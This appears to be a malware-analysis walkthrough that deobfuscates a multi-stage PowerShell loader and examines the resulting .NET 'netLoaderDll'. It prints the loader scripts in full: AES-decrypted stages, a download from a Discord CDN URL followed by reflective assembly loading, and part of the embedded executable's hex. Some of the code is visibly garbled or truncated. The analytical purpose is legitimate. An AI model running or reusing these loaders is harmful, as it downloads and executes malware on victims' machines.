$payload = "=IVQrMD5CH2PKW1y1j5XNScQgZGvRUKIzDcbY1Q2krFppqnjNDl7ck2NWU0JXjqT+fA6GH0lngao4VPIughlGJGrtnvjlFMHbCSinU9hkFLOZs61PH47/qOhSz0KF0EF6Q0hmNotSvSA81FG024qday48
$Join = $payload.$ToCharArray()                                                                                                                    Payload
[array]::Reverse($Join)
$ConvertB64 = -join($Join)
$DropBytes = [System.Convert]::FromBase64String("$ConvertB64")
$AESkey = [System.Convert]::FromBase64String("9fJygHL0ooM2KYCI6EtYZ+eXdaGmLYb/krvr1Vg2l2Q=")#key                                                  Key
$System.Security.Cryptography.AesManaged = "System.Security.Cryptography.AesManaged"
$quskpprptowtzwp = $System.Security.Cryptography.AesManaged.$ToCharArray()
[array]::Reverse($quskpprptowtzwp)
$ojvvvqjmqjuw = -join($quskpprptowtzwp)
$ssosjgipznqih = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($ojvvvqjmqjuw))
$AES = New-Object "$ssosjgipznqih"
$ghyushouvuooukysp = "[System.Security.Cryptography.CipherMode]::ECB"                                                  Cipher Mode: Electronic CodeBook
$rszkymzhyyypjohws = $ghyushouvuooukysp.$ToCharArray()
[array]::Reverse($rszkymzhyyypjohws)
$mwgwooqxnwx = -join($rszkymzhyyypjohws)
$rhzxqukrooy = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($mwgwooqxnwx))
$iyttmhwituwq = & ([scriptblock]::Create($rhzxqukrooy))
$AES.$Mode = $iyttmhwituwq
$zigripunzpp = "[System.Security.Cryptography.PaddingMode]::ISO10126"
$wvvktnyguqj = $zigripunzpp.$ToCharArray()
[array]::Reverse($wvvktnyguqj)
$iquuiirqxhw = -join($wvvktnyguqj)
$hvogwhqvkw = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($iquuiirqxhw))
$hyuzvnqqppvvy = & ([scriptblock]::Create($hvogwhqvkw))
$AES.$padding = $hyuzvnqqppvvy
$AES.$Blocksize = 128
$AES.$KeySize = 256
$AES.$key = $AESkey                                                                                    Drop Bytes for IV
$AES.$IV = $DropBytes[0..15] #IV drops 16 bytes #IV: duNJnxEFm0/Nw/W34mpGMg==
$vkihpskoizhg = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("System.IO.MemoryStream"))
$AES-DropBytes-Transform = New-Object $vkihpskoizhg(,$AES.$CreateDecryptor().$TransformFinalBlock($DropBytes,16,$DropBytes.Length-16))
$rkqgutkjnriv = New-Object $vkihpskoizhg                                                                                                                  Compression
$Decompress = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Decompress"))
$IO.Compression.CompressionMode = & ([scriptblock]::Create([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("[IO.Compression.CompressionMode
$System.IO.Compression.DeflateStream = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("System.IO.Compression.DeflateStream"))
$zhiystvukrsmhu = New-Object $System.IO.Compression.DeflateStream $AES-DropBytes-Transform, ($IO.Compression.CompressionMode::$Decompress)
$zhiystvukrsmhu.$CopyTo($rkqgutkjnriv)
$zhiystvukrsmhu.$Close()
$AES.$Dispose()
```

To get the IV for our AES encryption, we need to place the payload in Cyberchef. Since we can see the padding `=` for Base64, we `reverse` the payload. Then we use `From Base64` after which we drop the bytes from 16 bytes (start at 16 and a large length). Now we convert the IV back `To Base64`.


This results in our IV: `duNJnxEFm0/Nw/W34mpGMg==`




Let's combine everything together now. Make sure to `reverse` the payload `From Base64` and drop the first `16 Bytes`. With the `AES decrypt` we require the Base64 Key `9fJygHL[...],` an IV that was obtained earlier `duNJnx[...],` then change the `AES cipher mode to ECB`, input as `Raw`, and the output as `Raw`. Since the payload has also been compressed we will be required to use `Raw Inflate` to get our final output.



When inspecting the output we can already see the next stage is another script. This script of the payload is identical to the previous one. This is a rinse-and-repeat stage. Hope you weren't expecting this to be straightforward; that'd be too easy!



After cementing what we just learned, we gain a new output.



To go further, it's required to download the payload from a Discord link. This comes down to analysts' choice in how they download malicious samples.

Note: If a script has `Reflection.Assembly` (assembly), this loads a .NET payload. Therefore anytime we see `Reflection.Assembly` we know we're dealing with a .NET malware.

```powershell
function Hex-To-Bytes{
    [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hex);
    $a = $hex.Length / 2
    [byte[]]$Bytes = New-Object System.Byte[] $a
    for($i=0; $i -lt $hex.Length; $i+=2){
        $Bytes[$i/2] = [convert]::ToByte($hex.Substring($i, 2), 16)
    }
    return $Bytes
};
$enc = [System.Text.Encoding]::UTF8
function xor {
    param($string)
    $xorkey = $enc.GetBytes("kriybwqoz")
    $string = $enc.GetString([System.Convert]::FromBase64String($string))
    $byteString = $enc.GetBytes($string)

    $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
        for ($j = 0; $j -lt $xorkey.length; $j++) {
            $byteString[$i] -bxor $xorkey[$j]
            $i++
            if ($i -ge $byteString.Length) {
                $j = $xorkey.length
            }
        }
    })
    $xordData = $enc.GetString($xordData)
    return $xordData
}
$i = 0;
While ($True){
    $i++;
    $ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
}
$webClient = New-Object System.Net.WebClient
[string]$xoredText = $webClient.DownloadString("https://cdn.discordapp.com/attachments/1013559875034415135/1014369421629857882/sdwwcKkjnwsdw.mkv")
[string]$hex = xor -string $xoredText

echo $hex
[byte[]]$bytes = Hex-To-Bytes -hex $hex
echo $bytes.Length
[Reflection.Assembly]$a = [Reflection.Assembly]::Load($bytes)
[object]$o = $a.CreateInstance("DllClass")
[Type]$t = $a.GetType("DllClass")
```


After downloading the Discord payload, we will allow the script to do the heavy lifting. We just need to modify parts out of the script after we downloaded and isolated the payload:

[string] $xoredText = Get-Content "C:\\users\\Burgers\\Desktop\\mkv.txt"
[io.file]::writeallbytes("C:\\users\\burgers\\desktop\\mkv_decoded.bin", $bytes)

```powershell
function Hex-To-Bytes{
    [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hex);
    $a = $hex.Length / 2
    [byte[]]$Bytes = New-Object System.Byte[] $a
    for($i=0; $i -lt $hex.Length; $i+=2){
        $Bytes[$i/2] = [convert]::ToByte($hex.Substring($i, 2), 16)
    }
    return $Bytes
};

$enc = [System.Text.Encoding]::UTF8
function xor {
    param($string)
    $xorkey = $enc.GetBytes("kriybwqoz")
    $string = $enc.GetString([System.Convert]::FromBase64String($string))
    $bytestring = $enc.GetBytes($string)

    $xordData = $(for ($i = 0; $i -lt $byteString.length; ) {
        for ($j = 0; $j -lt $xorkey.length; $j++) {
            $byteString[$i] -bxor $xorkey[$j]
            $i++
            if ($i -ge $byteString.Length) {
                $j = $xorkey.length
            }
        }
    })
    $xordData = $enc.GetString($xordData)
    return $xordData
}

$i = 0;
while ($True){
    $i++;
    $ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
}

#$webClient = New-Object System.Net.WebClient
#[string]$xoredText = $webClient.DownloadString("https://cdn.discordapp.com/attachments/1013559875034415135/1014369421629857882/sdwwcKkjnwsdw.mkv")

[string] $xoredText = get-content "C:\\users\\burgers\\desktop\\mkv.txt"
[string]$hex = xor -string $xoredText
#echo $hex
[byte[]]$bytes = Hex-To-Bytes -hex $hex
[io.file]::writeallbytes("C:\\users\\burgers\\desktop\\mkv_decoded.bin", $bytes)
#echo $bytes.Length
#[Reflection.Assembly]$a = [Reflection.Assembly]::Load($bytes)
#[object]$o = $a.CreateInstance("DllClass")
#[Type]$t = $a.GetType("DllClass")
#[System.Object[]]$params = New-Object System.Object[] 1
#$params[0] = $hex
#[System.Reflection.MethodInfo]$mi = $t.GetMethod("Main")

#if($mi.GetParameters().Length -eq 0){
#    $params = $null
#}
```


```
[io.file]::writeallbytes("C:\\users\\burgers\\desktop\\mkv_decoded.bin", $bytes)
#echo $bytes.Length
#[Reflection.Assembly]$a = [Reflection.Assembly]::Load($bytes)
#[object]$o = $a.CreateInstance("DllClass")
#[Type]$t = $a.GetType("DllClass")
#[System.Object[]]$params = New-Object System.Object[] 1
#$params[0] = $hex
#[System.Reflection.MethodInfo]$mi = $t.GetMethod("Main")

#if($mi.GetParameters().Length -eq 0){
#    $params = $null
#}

#$mi.Invoke($o, $params)

PS C:\Users\Burgers>
```

With the decoded `mkv_decoded.bin` it's important to still do a quick static analysis of the payload within pestudio. The signature confirms our suspicions of it being .NET. Along with the description and version of the file, it gives us additional information that the payload may be a `netLoaderDll`. We also see the entropy is only 2.980, showing this payload may not be packed.




property	value
md5	F7D99B033E7713E90913F03CA5D1EBB5
sha1	D2AEEB475B5BE653E477EEB5D9F8B6B49B9F8D84
sha256	568D15B3A9926543C76DEB275D4074652807626827 80EAAFFA8FC77DD1A4C75A
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	3376128 bytes
entropy	2.980
imphash	DAE02F32A21E03CE65412F6E56942DAA
signature	Microsoft Visual C# / Basic .NET
tooling	n/a
entry-point	FF 25 00 20 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file-version	1.0.0.0
description	netLoaderDll
file-type	**dynamic-link-library**
cpu	**32-bit**
subsystem	console
compiler-stamp	0xE07644DA (Mon May 02 04:40:58 2089 | UTC)
debugger-stamp	n/a
resources-stamp	0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
import-stamp	0x00000000 (Thu Jan 01 00:00:00 1970 | UTC)
exports-stamp	n/a

Inspecting the netLoaderDll within dnSpy we see a few classes: Main, runPayload and StringToByteArray.




This application stores the next stage of the malware within `Main()`, which we see has a large byte array within it. The netLoaderDll requires `StringToByteArray` to convert the hex to an application and `runPayload` will launch the next stage.




```
public void Main()
{
    int num = 0;
    double num2;
    do
    {
        num++;
        num2 = Math.Sqrt((double)num);
    }
    while (num2 != 1000.0);
    string hex =
      "4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000000000000000000000000000000080000000E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F742062652072
       756E20696E20444F53206D6F64652E0D0D0A2400000000000000504500006486020008162F9E0000000000000000F0002E000B02300000D40C000006000000000000000000000020000000040000000000000020000000020000040000000000000006000000
       0000000000200D000002000000000000003006085000040000000000040000000000001000000000000020000000000000000F000000000000000000000000000000000D00B005000000000000000000000000000000000000000000000000000000
       000000000014F30C001C000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000D
       40C000002000000000000000000000000000000200000602E72737263000000B005000000000D000006000000D60C0000000000000000000000000000000040000C000000000000000000000000000000000000000000000000000000000000000000
       480000000200050006C740100CCDA0100010000005400000638 4F030064A1090094F20C0080000000000000000000000000000000000000000000000000000000000000002E282E0100062802000062A3A2B05287D0776470028240100062A002E282
       E0100062804000062A120000002A0000002E282E0100062824010006 2A033008004000000000000000002A411C000002000005B0000007C020000D70200005F000000000000013300400040000000000000000000142A133003000400000000000000
       00172A133003000800000000000000014A5110000022A133003000800000000000000014A5100000022A133003000400000000000000000142A133003000400000000000000000142A2E282E0100062830000062A120000002A000000120000002A00000
       0120000172A0000001200001 42A0000001200000 2A0000001330060004000000000000000142A133007000400000000000000000172A133006000400000000000000000172A133004000400000000000000000002A133006000800000000000000014
       A51C0000012A2E282E010006283A0000062A120000142A0000001200001 72A0000001200001 42A0000001200000 2A0000001330030004000000000000000002A2A133003000400000000000000000172A133005000400000000000000000172A133004000
